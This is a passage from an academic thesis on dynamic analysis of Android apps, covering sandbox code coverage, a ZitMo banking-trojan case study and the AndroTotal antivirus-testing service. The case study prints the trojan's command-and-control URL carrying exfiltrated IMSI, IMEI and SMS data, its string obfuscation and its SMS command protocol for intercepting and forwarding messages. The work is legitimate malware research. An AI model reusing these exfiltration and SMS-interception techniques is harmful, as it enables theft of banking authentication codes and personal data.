3.4.1.1.1 External Libraries Many apps include external libraries used for a variety of purposes. It is unlikely that an app uses the complete feature set of an external library, which causes a lower percentage of code covered. Methods from these libraries that are not invoked by the app, have thus a negative effect on the percentage of code coveraged. If an app includes large libraries, it is likely that the coverage results drop significantly.

External libraries may be generalized into three classes: advertisement APIs; APIs for component access; and vendor-specific libraries. Most libraries seem to relate to the first two classes: processing advertisements (e.g., Google's AdMob[7] or AMoBee's Ad SDK[8]) and component access APIs

[7] http://www.google.com/ads/admob
[8] http://www.amobee.com/technology/ad_sdk.shtml

(e.g., social media APIs for Twitter[9] or Facebook[10] or special JSON or XML parsers[11,12]). Vendor-specific libraries are found in apps developed using a visual development environment (such as MIT's App Inventor[13] or commercial software like AppsBuilder[14]), but may also be special 'helper' libraries that appear in all apps developed by the same company.

We are, unfortunately, not yet able to distinguish and exclude external libraries automatically other than by using a whitelist.

To illustrate the impact that external libraries have on the code coverage, we took a closer look at the sample with md5sum `12b7a4873a2adbd7d4b89eb17d57e3aa`. Table 3.4 shows that 2644 methods were missed during dynamic analysis. Analysing the code coverage log output teaches us that of these missed calls, an immense 2522 methods are external library functions (Twitter: 1293, Facebook: 753, OAuth[15]: 160, Google (data, analytics, ads): 112, and vendor-specific: 204). Recomputing the code coverage while excluding these libraries resulted in an increase of the coverage percentage of more than 40%: from 7.55% to 49.61%.

3.4.1.1.2 Unreachable Code As with normal x86 applications, apps are likely to contain a number of functions that are (almost) never executed. These include specific exception handlers or other methods that are only reachable via an improbable branch.

3.4.1.1.3 Complex Applications When manually analyzing large complex applications such as games for only 180 seconds, it is likely that the analyser does not have enough time to complete all levels or to trigger all options and thus 'unlock' new method regions in the codebase. This is even harder when there is no knowledge about the app's semantics at all, as is the case during automated analysis. Thus the monkey exerciser is unable to simulate all the available options that are provided by the application.

3.4.2 Breakdown of Simulation Actions

To understand how code coverage is distributed among the different simulation actions and to determine which action is responsible for which percentage of code coverage, we analyzed the ANDRUBIS sample set while keeping track of the simulation intervals. To ensure a clean environment, each sample was reinstalled between two simulation actions. It must be noted that

[9] http://twitter4j.org
[10] http://developers.facebook.com/android
[11] http://jackson.codehaus.org
[12] http://kxml.sourceforge.net
[13] http://appinventor.mit.edu
[14] http://www.apps-builder.com
[15] http://code.google.com/p/oauth-signpost

this approach limits the total percentage of code covered since receivers or timers installed during simulation x, will be lost during simulation $x + n$.

The following list describes the simulation groups as identified for ANDRUBIS.

common Send text messages and initiate phone calls.
broadcast Send intents to all broadcast receivers found in the Manifest.
activities Start all exported activities found in the Manifest.
services Send intents to all services found in the Manifest.
monkey Monkey exerciser.

The breakdown results are listed in Table 3.5. In these tables, **sum** is the total percentage of code that was covered during analysis. Due to overlapping, this does not equal the sum of the coverages during individual simulation rounds. It must also be noted that ANDRUBIS failed analysis on some samples.

set	common	broadcast	activities	services	monkey	sum
219x benign	0.00%	0.79%	21.83%	0.56%	24.81%	27.74%
210x malicious	0.00%	4.68%	15.14%	7.14%	19.17%	27.80%

Table 3.5: ANDRUBIS breakdown.

Studying the results, we observe the following behavior.

- Activity simulation and monkey exercising (which also visits numerous activities) are responsible for the largest portions of code coverage. This is due to the fact that activities are, in general, main entry points for an application and often contain method invocations for initialzing objects, installing action listeners, and setting viewpoints. It is expected for the monkey exerciser to gain the highest amount of code coverage as its randomized sequence of input events (pressing buttons, selecting options, switching tabs, ...) likely result in the execution of new application components.
- The ANDRUBIS **common** simulation group did not initiate any method invocations. Inspection of the framework teaches us that this is caused by its implementation: the operations listed under the **common** simulation round are non-blocking. This means that after the last emulated event, the app was immediately uninstalled and the app was given no time to execute any method.
- Malicious applications tend to initiate more services than their benign counterparts. This comes not unexpected: services are allowed to run in the background and offer a malware writer possibilities to secretly send data to a remote server. On a similar note, we see that common phone activities such as receiving text messages or receiving phone

calls are of limited interested for benign applications, while malicious apps are more attentive. SMS text messages, for example, could be used by a mobile botnet for C&C communcation, while a banking trojan could forward detected mobile TAN (Tranasction Authentication Number) codes to a remote server.

3.4.3 Coverages Results

Analysis was repeated without reinstalling the package between each simulation round. It was expected that this would have a positive effect on the coverage results, as receivers or services started during round x may now be activated in round $x + n$. Results are depicted in Table 3.6 while a cumulative distribution function (CDF) is shown in Figure 3.2.

set	code coverage	uncaught exceptions	VM crashes
233x Andrubis benign	26.76%	18.88%	13.73%
231x Andrubis malicious	27.29%	49.13%	6.09%

Table 3.6: Code coverage results.




Figure 3.2: CDF for TRACEDROID coverage results.

Aside from the code coverage results, Table 3.6 also includes the percentage of detected uncaught exceptions and VM crashes. This first number indicates the percentage of applications that threw an unexpected exception during analysis (mostly a `NullPointerException` or the more general `RuntimeException`) and points to faulty apps as such exceptions should —

under normal circumstances — always be caught. The second number illustrates the percentage of apps that caused a complete VM crash during analysis. This normally indicates a bug in the native code of the VM and may be related to the TRACEDROID implementation.

Surprisingly, the code coverage results for ANDRUBIS from Table 3.6 are worse than when we computed the coverage for each simulation separately in Section 3.4.2. We feel that this is probably caused by the true randomness of the ANDRUBIS monkey exerciser setup as discussed earlier.

From Figure 3.2, we deduce that for 80% of the samples a code coverage of 50% or less was achieved. This corresponds to our earlier observation during the manual analysis session that, on average, code coverage is relatively low. Also noticable is the drop around 75–85% for malicious samples compared to the benign set. After studying the results in more detail, we conclude that the dip is caused by a cluster of malware samples that are likely related to each other (i.e., from the same family).

Overall, we conclude that Andrubis is able to gain an average code coverage of about 30%, which, compared to manual analysis results discussed earlier, is a decent value and should provide a good insight in the app's capabilities.

We conclude with two figures that illustrate the increase of code coverage per second for all analysed samples in Figure 3.3. The x tics are set on the start of a new simulation action.


The plots from Figure 3.3 confirm our previous statements and expectations that malicious apps are attentive for the special simulations like reboot emulation (so that background services can be started as soon as a possible) and emulation of an incoming text message.

3.5 Case Study: ZitMo: ZeuS in the Mobile


In this section, we analyze an existing malicious Android application to demonstrate our framework's capabilities. Although the sample does not use a complicated code obfuscation scheme and can easily be dissected by using statical code analysis only, the techniques described here are also applicable to more complex samples.

Our example is a mobile variant of the Zeus trojan horse family. Zeus' botnets are estimated to include millions of compromised computers and are used to collect personal information of victims that include credentials for social networks or online bank accounts [32]. For the latter, PC-based ZeuS uses a scheme wherein the bank's official webpage is modified so that money can be transfered to arbitrary accounts.

To prevent these attacks, banking services introduced the use of mobile Transaction Authentication Number (TAN) messages as a form of two-factor authentication. When a transaction is initiated, a TAN is generated by the



(a) Benign



(b) Malicious


Figure 3.3: Code coverage breakdown per simulation.

bank and sent to the user's mobile phone by SMS. To complete the online transaction, the user has to insert the received TAN into the bank's webpage. The received SMS message may contain additional information about the transaction such as account number and amount of money that will be transfered.

The mobile ZeuS variant is used as an addition to PC-based ZeuS to complete malicious transactions. By intercepting and forwarding mTAN messages to a remote server, it bypasses the two-factor authentication scheme [42]. PC's infected with ZeuS trick users in installing the malicious app by stating that their phone needs be activated as part of extra security measurements. Once the victim entered his phone number, a text message is sent to the phone that contains a link to the malicious application.

3.5.1 Dissecting `a1593777ac80b828d2d520d24809829d`

We ran our dynamic analysis tool on the ZitMo malware sample with md5sum `a1593777ac80b828d2d520d24809829d` of which VirusTotal reports that it was detected as malicious by 32 out of 46 AntiVirus (AV) vendors[16]. After completion of the automated analysis run, we first have a quick look at the generated screenshot during analysis of the Main activity as depicted in Figure 3.4a.



(a) Main activity

(b) Code coverage distribution

Figure 3.4: ZitMo.

The screenshot shows a huge security logo that contains the activation code. It appears that there are very little possibilities to interact with the app. This is confirmed by inspecting the output of the code coverage processing script while using the `--interval` option. The graph for the coverage distribution as depicted in Figure 3.4b clearly shows that the monkey excerciser has a very limited effect on the overall percentage of code coverage.

To get an overview of the app's internal data flow, we generated a call graph that is illustrated in Figure 3.5. Colored, clustered output was used

[16] https://www.virustotal.com/en/file/8ae9e08578b24ad61385eebbc17d78b0230e9177/analysis

to easily identify the origin of method invocations between the different components of the application. API calls were omitted to reduce the size of the graph.

Studying the callgraph, we observe that this particular ZitMo variant does not obfuscate its method or class names which eases analysis. We identify a receiver named `SecurityReceiver` with a suspicious `GetLastSMS()` method. Noteworthy is also the `MakeHttpRequest()` method that is responsible for making a HTTP request via Apache's `HttpURLConnection` class. If we recall that the app has a very limited set of possible interactions, this indicates that the HTTP request is likely initiated as a reaction to one of our simulated events.

Our next step involves constructing a list of features that may indicate malicious behavior. The following Listing displays loading the output log directory and generating the feature set. Its outcome confirms that there was some network activity initiated by the app during the analysis session. It also shows that some personal data was read by the application that includes the phone's Internal Mobile Station Equipment Identity (IMEI) and Internaional Mobile Subscriber Identity (IMSI), as well SMS reading or writing activity.

```
./trace --logdir a1593777ac80b828d2d520d24809829d
    .2013-07-14.14.08.57.143089
Dropping an ipython shell. You can now play with the traces.
In [1]: import features
In [2]: f = features.Features()
In [3]: f.get_features(traces, api_classes, 'unknown')
In [4]: f.dump()
...
io_database     : True
network         : True
telephony_imei  : True
telephony_imsi  : True
telephony_msisdn: True
telephony_sms   : True
```

We start with dissecting the HTTP request. Continuing the current `trace` session, we search for invocations of `getResponseCode()`:

```
In [5]: for f in functions:
   ...:   if f.name == 'getResponseCode': print f.target_object_s
'org.apache.harmony.luni.internal.net.www.protocol.http.
    HttpURLConnectionImpl:
   http://android2update.com/biwdr.php?to=15555215403
                &i=310260000000000&m=000000000000000&aid=103&h=0&v
                    =1.2.3
                &from=4224&text=incoming+text+message+XLastMessage&
                    last=1'
```

The sample is forwarding our received message to a remote webpage at http://android2update.com/biwdr.php. To understand how the request URL is constructed, we search for method invocations that return the URL's parameters:

```
In [6]: for f in functions:
```

```
2     ...:   if f.return_value and f.return_value == '310260000000000':
3     ...:     print '%s.%s()' % (f.target_object, f.name)
4  android.telephony.TelephonyManager.getSubscriberId() #IMSI
5
6  In [7]: for f in functions:
7     ...:   if f.return_value and f.return_value == '000000000000000':
8     ...:     print '%s.%s()' % (f.target_object, f.name)
9  android.telephony.TelephonyManager.getDeviceId()     # IMEI
10
11 In [8]: for f in functions:
12    ...:   if f.return_value and f.return_value == '103':
13    ...:     print '%s.%s()' % (f.target_object, f.name)
14 com.android.security.ValueProvider.GetActivationCode()
```

It is also interesting to see if there is maybe a special method that dynamically constructs the URL in order to hinder static analysis. In the following Listing, we first search for functions that return the final URL, followed by printing the method traces for this particular function. Note that some output was omitted or reformatted to maintain readability.

```
1  In [9]: for f in functions:
2     ...:   if f.return_value and
3     ...:     f.return_value == 'http://android2update.com/biwdr.php':
4     ...:     print '%s.%s()' % (f.target_object, f.name)
5  com.android.security.ValueProvider.GetAntivirusLink()
6  java.lang.String.replace()
7  java.lang.String.valueOf()
8
9  In [10]: for f in functions + constructors:
10    ....:   if isinstance(f.called_by, Function) and
11                        f.called_by.name == 'GetAntivirusLink':
12    ....:     print '%s(%s).%s(%s);' % (f.target_object,f.
          target_object_s,f.name,
13                                        f.parameters)
14    ....:     print 'return "%s"'    %  f.return_value
15 java.lang.String("qh't,;t>p%;%:%>/q/a<qndq%roi>qdq2up,d%a>=tqe.cqo,%m
       /,bi-w=dr.p,h'p").replace( '[',  '');
16           return "qh't,;t>p%;%:%>/q/a<qndq%roi>qdq2up,d%a>=tqe.cqo,%m
                /,bi-w=dr.p,h'p"
17 java.lang.String("qh't,;t>p%;%:%>/q/a<qndq%roi>qdq2up,d%a>=tqe.cqo,%m
       /,bi-w=dr.p,h'p").replace( '=',  '');
18           return "qh't,;t>p%;%:%>/q/a<qndq%roi>qdq2up,d%a>tqe.cqo,%m/,
                bi-wdr.p,h'p"
19 # output omitted for readability
20 java.lang.String("http%%:%//and%roid2upd%ate.co%m/biwdr.php").replace(
       '%',  '');
21           return "http://android2update.com/biwdr.php"
```

A similar approach can be used to print the method trace for a specific function. In our process of disassembling the internals of `SecurityReceiver`, consider the following Listing for printing the method trace of the suspicious `GetLastSms()` method.

```
1  In [11]: for f in functions:
2     ....:   if f.name == 'GetLastSms':
3     ....:     print '%05d - %05d' % (f.linenumber_enter, f.
          linenumber_leave)
4  00489 - 00536
```

```
In [12]: for f in functions + constructors:
   ....:   if f.linenumber_enter >= 489 and f.linenumber_leave <= 536:
   ....:     if isinstance(f, Function):
   ....:       print '%s %s %s.%s()' % (' '*f.depth,f.return_type,f.
       target_object,f.name)
   ....:       print '%s return %s'  % (' '*f.depth,f.return_value)
   ....:     if isinstance(f, Constructor):
   ....:       print '%s new %s()'   % (' '*f.depth,f.class_name)
# output reformatted for readability
com.android.security.NumMessage com.android.security.SecurityReceiver.
    GetLastSms()
 android.net.Uri android.net.Uri.parse()
 return 'content://sms/inbox'
 android.content.ContentResolver android.content.ContextWrapper.
     getContentResolver()
 return 'android.app.ContextImpl$ApplicationContentResolver@4053e060'
 android.database.Cursor android.content.ContentResolver.query()
 return 'android.content.ContentResolver$CursorWrapperInner@40537e70'
 boolean android.database.CursorWrapper.moveToFirst()
 return true
 int android.database.CursorWrapper.getColumnIndexOrThrow()
 return 11
 java.lang.String android.database.CursorWrapper.getString()
 return 'incoming text message'
 int android.database.CursorWrapper.getColumnIndexOrThrow()
 return 2
 java.lang.String android.database.CursorWrapper.getString()
 return '4224'
 java.lang.StringBuilder java.lang.StringBuilder.append()
 return 'incoming text message'
 java.lang.StringBuilder java.lang.StringBuilder.append()
 return 'incoming text message XLastMessage'
 new com.android.security.NumMessage()
return com.android.security.NumMessage@4053ba70
```

As its name already reveals, we see that the `GetLastSms()` method fetches the latest received SMS text message from the user's inbox and returns it as a `NumMessage` object.

Continuing our study, we open the dumped method trace file and search for more interesting execution traces. We find the following string comparisions called by the `AlternativeControl()` method that deserve some more attention:

```
public boolean java.lang.String("incoming text message").startsWith("%
    ")
return (boolean) "false"
public boolean java.lang.String("incoming text message").startsWith(":
    ")
return (boolean) "false"
public boolean java.lang.String("incoming text message").startsWith("*
    ")
return (boolean) "false"
public boolean java.lang.String("incoming text message").startsWith(".
    ")
return (boolean) "false"
```

The `AlternativeControl()` method seems to test whether the first character of the emulated text message matches a particular character. We ini-

tate another analysis session and restart analyzing the sample. This time, however, we provide the `--manual` flag in order to have full control over the content of emulated SMS messages.

```
./analyze.py --input ../apks/zitmo/a1593777ac80b828d2d520d24809829d --
    manual
...
In [1]: self.emu.sms_recv(1234,'%44444444')
In [2]: self.emu.sms_recv(1234,':33333333')
In [3]: self.emu.sms_recv(1234,'*22222222')
In [4]: self.emu.sms_recv(1234,'.11111111')
```

By analysing the dumped method trace for this last session, we can reconstruct the control flow of `AlternativeControl()`. Received SMS messages that start with a % sign indicative of an info request. `AlternativeControl()` will send an SMS text message containing device information to a phone number that is extracted from the incoming message. Once finished, the broadcast for the received message is aborted so that it will not appear in the user's inbox:

```
public boolean com.android.security.SecurityReceiver().
    AlternativeControl("%44444444")
 public boolean java.lang.String("%44444444").startsWith((java.lang.
     String) "%")
 return (boolean) "true"
 public java.lang.String
 com.android.security.SecurityReceiver().ExtractNumberFromMessage("
     %44444444")
 return (java.lang.String) "+44444444"
 public void
 com.android.security.SecurityReceiver().SendControlInformation("
     +44444444")
  public static boolean com.android.security.ValueProvider.
      IsTotalHideOn()
  return (boolean) "false"
  public static boolean com.android.security.ValueProvider.
      IsAlternativeControlOn()
  return (boolean) "false"
  public static java.lang.String com.android.security.ValueProvider.
      GetActivationCode()
  return (java.lang.String) "103"
  public static java.lang.String java.lang.String.format((java.lang.
      String)
      "Model:%s AC:%s H:%d AltC:%d V:%s Mf:%s/%s", [Ljava.lang.Object;
          @40533340)
  return (java.lang.String) "Model:generic AC:103 H:0 AltC:0 V:1.2.3
      Mf:unknown/2.3.4"
  public static void com.android.security.SecurityReceiver.sendSMS("
      +44444444",
      "Model:generic AC:103 H:0 AltC:0 V:1.2.3 Mf:unknown/2.3.4")
   public static android.telephony.SmsManager android.telephony.
       SmsManager.getDefault()
   return (android.telephony.SmsManager) "android.telephony.
       SmsManager@40534448"
   public void android.telephony.SmsManager("android.telephony.
       SmsManager@40534448").
      sendTextMessage("+44444444", "null",
                      "Model:generic AC:103 H:0 AltC:0 V:1.2.3 Mf:
                          unknown/2.3.4",
```

```
25                        "null", "null")
26     return (void)
27    return (void)
28   return (void)
29  return (boolean) "true"
30  final public void android.content.BroadcastReceiver().abortBroadcast()
31  return (void)
```

Examining the trace output file in more detail, we can determine the purpose of `AlternativeControl()`. For this sample, alternative control stands for the use of SMS text messaging instead of Internet connectivity to distribute personal information. Alternative control can be enabled by sending a `:<phone-number>` message to the infected phone. Once enabled, all incoming text messages will be forwarded via SMS to the specified phone number. It can be disabled again by sending a text message that starts with a dot (`.`). Finally, a message starting with `*` seems to disable the software entirely.

3.6 Discussion

In this chapter, we illustrated the power of TRACEDROID in the **analysis of mobile phone malware** by an in-depth analysis of ZitMo. We successfully identified and reconstructed core components of the app while using only analysis output results without relying on further information than the one provided by ANDRUBIS. This shows that TRACEDROID is an essential enhancement of ANDRUBIS that helps in revealing details of an app's internal, potentially malicious, operation.

```
1  1372630874895660: new com.example1.MainActivity()
2  1372630874937955:  new android.app.Activity()
3  1372630874938174:  return (void)
4  1372630874938249: return (void)
5  1372630874942135: protected void com.example1.MainActivity("com.example1.
6                                MainActivity@40516f98").onCreate((android.os.Bundle)
                                     "null")
7  1372630874942666:  protected void android.app.Activity("com.example1.
8                                MainActivity@40516f98").onCreate((android.os.Bundle)
                                     "null")
9  1372630874974343:  return (void)
10 1372630874974504:  public java.lang.Class java.lang.ClassLoader("dalvik.system.
       PathClassLoader[/data/
11  app/com.example1-1.apk]").loadClass((java.lang.String) "com.example1.SimpleClass")
12 1372630874975984:  return (java.lang.Class) "class com.example1.SimpleClass"
13 1372630874976467:  public java.lang.Class java.lang.ClassLoader("dalvik.system.
       PathClassLoader[/data/
14  app/com.example1-1.apk]").loadClass((java.lang.String) "java.lang.String")
15 1372630874976876:  return (java.lang.Class) "class java.lang.String"
16 1372630875013498:  new com.example1.SimpleClass((java.lang.String) "new class",
17                                                    (int) "42", (int) "7")
18 1372630875013675:  return (void)
19 1372630875013739:  public int com.example1.SimpleClass("new class").min()
20 1372630875013836:  return (int) "7"
21 1372630875013955:  public java.lang.Class java.lang.ClassLoader("dalvik.system.
       PathClassLoader[/data/
22  app/com.example1-1.apk]").loadClass((java.lang.String) "java.lang.System")
23 1372630875014380:  return (java.lang.Class) "class java.lang.System"
24 1372630875014793:  public java.lang.Class java.lang.ClassLoader("dalvik.system.
       PathClassLoader[/data/
25  app/com.example1-1.apk]").loadClass((java.lang.String) "java.lang.StringBuilder")
26 1372630875015190:  return (java.lang.Class) "class java.lang.StringBuilder"
27 1372630875015477:  new java.lang.StringBuilder((java.lang.String) "minimum: ")
28 1372630875015692:  return (void)
29 1372630875015755:  public java.lang.StringBuilder java.lang.StringBuilder("minimum: ")
30                                                                    .append((int) "7"
                                                                        )
31 1372630875015938:  return (java.lang.StringBuilder) "minimum: 7"
32 1372630875016121:  public java.lang.String java.lang.StringBuilder("minimum: 7").
       toString()
33 1372630875016277:  return (java.lang.String) "minimum: 7"
34 1372630875016363:  public void com.android.internal.os.LoggingPrintStream("
35  com.android.internal.os.AndroidPrintStream@4050e590").println((java.lang.String) "
       minimum: 7")
36 1372630875056811:  return (void)
37 1372630875056916:  public int com.example1.SimpleClass("new class").mul()
38 1372630875057051:  return (int) "294"
39 1372630875057463:  new java.lang.StringBuilder((java.lang.String) "multiplied: ")
40 1372630875057637:  return (void)
41 1372630875057700:  public java.lang.StringBuilder java.lang.StringBuilder("multiplied:
       ")
42                                                                    .append((int) "
                                                                        294")
43 1372630875058035:  return (java.lang.StringBuilder) "multiplied: 294"
44 1372630875058154:  public java.lang.String java.lang.StringBuilder("multiplied: 294").
       toString()
45 1372630875058309:  return (java.lang.String) "multiplied: 294"
46 1372630875058405:  public void com.android.internal.os.LoggingPrintStream("
47  com.android.internal.os.AndroidPrintStream@4050e590").println((java.lang.String) "
       multiplied: 294")
48 1372630875059565:  return (void)
49 1372630875059649: return (void)
```

Listing 3.5: Actual trace output.

Figure 3.5: Callgraph for ZitMo.

4

AndroTotal: A Flexible for Platform Scalable Android Antivirus Testing

In Chapter 1, it is mentioned that security vendors have produced a number of antivirus tools in order to address the ever rising malware in mobile devices. Given Android's security model, where the interaction between the sandboxed apps, and between the apps and the kernel, is regulated by a strict permission system, the natural question of whether such antivirus products can effectively detect malware samples. More generally, the question is how to scientifically test antivirus products to measure their effectiveness. Answering this question is challenging, even when facing traditional, desktop-based antivirus products.

The remainder of this chapter describes ANDROTOTAL, a practical, scalable framework to streamline the evaluation of mobile antivirus products with a rigorous, scientific methodology, which overcomes the technical issues posed by such a task. We released ANDROTOTAL, in April 2013, as a publicly accessible web service[1] that allows users to submit APK for analysis. So far, we collected 18,758 distinct submitted samples and received the attention of several research groups (1,000 distinct accounts), who integrated their malware-analysis services with ours. ANDROTOTAL has been recently accepted for publication [40].

4.1 Mobile Antivirus Testing

As of April 2013 we identified more than 80 commercial (free or paid) antivirus applications distributed through the Google Play Store. Figure 4.1 shows the 20 most popular products in the Google Play Store, which statistics allowed us to estimate that such applications have been installed about

[1] http://andrototal.org




Figure 4.1: Top 20 Android antivirus products by average installations count on the Google Play Store (April 2013).

250 million of times. This roughly translates to 1 Android antivirus installation for every 2 Android users.

The mobile context has peculiar characteristics that makes it different from traditional desktop environments. These differences sets new challenges that antivirus vendors must face.

Security model: Android relies on two layers of isolation. Non-native code is executed within a Dalvik virtual machine instance, which is basically a process. Such process resources are isolated from those of other applications. This second layer of isolation is guaranteed by the OS, because each process runs as a distinct user. Although this is generally an effective security mechanism, it turns out to be a limitation for antivirus engines, which need to access other applications' space to perform signature matching, or to monitor their execution for more advanced behavioral profiling (e.g., heuristics).

Hardware constraints: Mobile handsets have limited hardware resources with respect to traditional computers. Even if modern mobile devices are quite powerful, the heavy dependency on batteries is still a major issue. This factor limits the sophistication of possible security solutions. Indeed, complex detection algorithms or real-time monitoring systems that we may find on traditional antiviruses are still hard to port on mobile devices without impacting the battery lifetime. In some

cases, having an antivirus installed on a mobile phone can make a difference in the overall battery lifetime.

Today's Android antivirus products adopt various ways to detect the malicious applications. Most of them rely on analyzing the APKs when the user installs them (i.e., on-install scan) or when (s)he explicitly requests a system-wide scan (i.e., on-demand scan). Note that the "system-wide" scan is limited to the external SD card (or to the examination of the installed-application package's name for suspicious strings), unless the device is rooted and the antivirus is granted root access. In order to overcome the device hardware constraints, some of them (e.g., BitDefender, F-Secure, Kaspersky) offload the analysis processing to a remote server, implementing a cloud-based scan. This choice, however, has a negative impact on the battery consumption and does not always appear to be the best. Indeed, the radio communication heavily impacts the battery life, sometimes more than the CPU does.

Current antivirus apps appear to rely on some sort of *signature based static analysis*, rather than on *dynamic analysis*, as the former would violate the native Android security model (or need a custom OS).

4.1.1 Need for Appropriate Testing Tools

Given the above premises, a natural question that arises is how effective these security products are at detecting malware. This is by no means a novel question. In the Android context, the most recent report on the effectiveness of Android malware protection products is [22], where the authors elaborate on the aforementioned inherent limitations imposed on antivirus applications by the Android security model. To this end, the authors tested 11 popular Android antivirus products against 10 popular malware families, plus 1 proof-of-concept malware that deliberately attempted to evade antivirus checks. The results confirm that the outlined limitations are actually a barrier to the flexibility of the detection capabilities of current antivirus products. Similar researches on the Android platform have been proposed in the past by other researchers, as further explained in Section 4.1.3. Appropriate evaluation of security products, and in particular of antiviruses, has been a long-debated issue, which still causes considerable confusion. For example, a recent report by the security firm Imperva [34] has been heavily criticized for its methodology [30], in particular for relying blindly on Google's VirusTotal[2]. 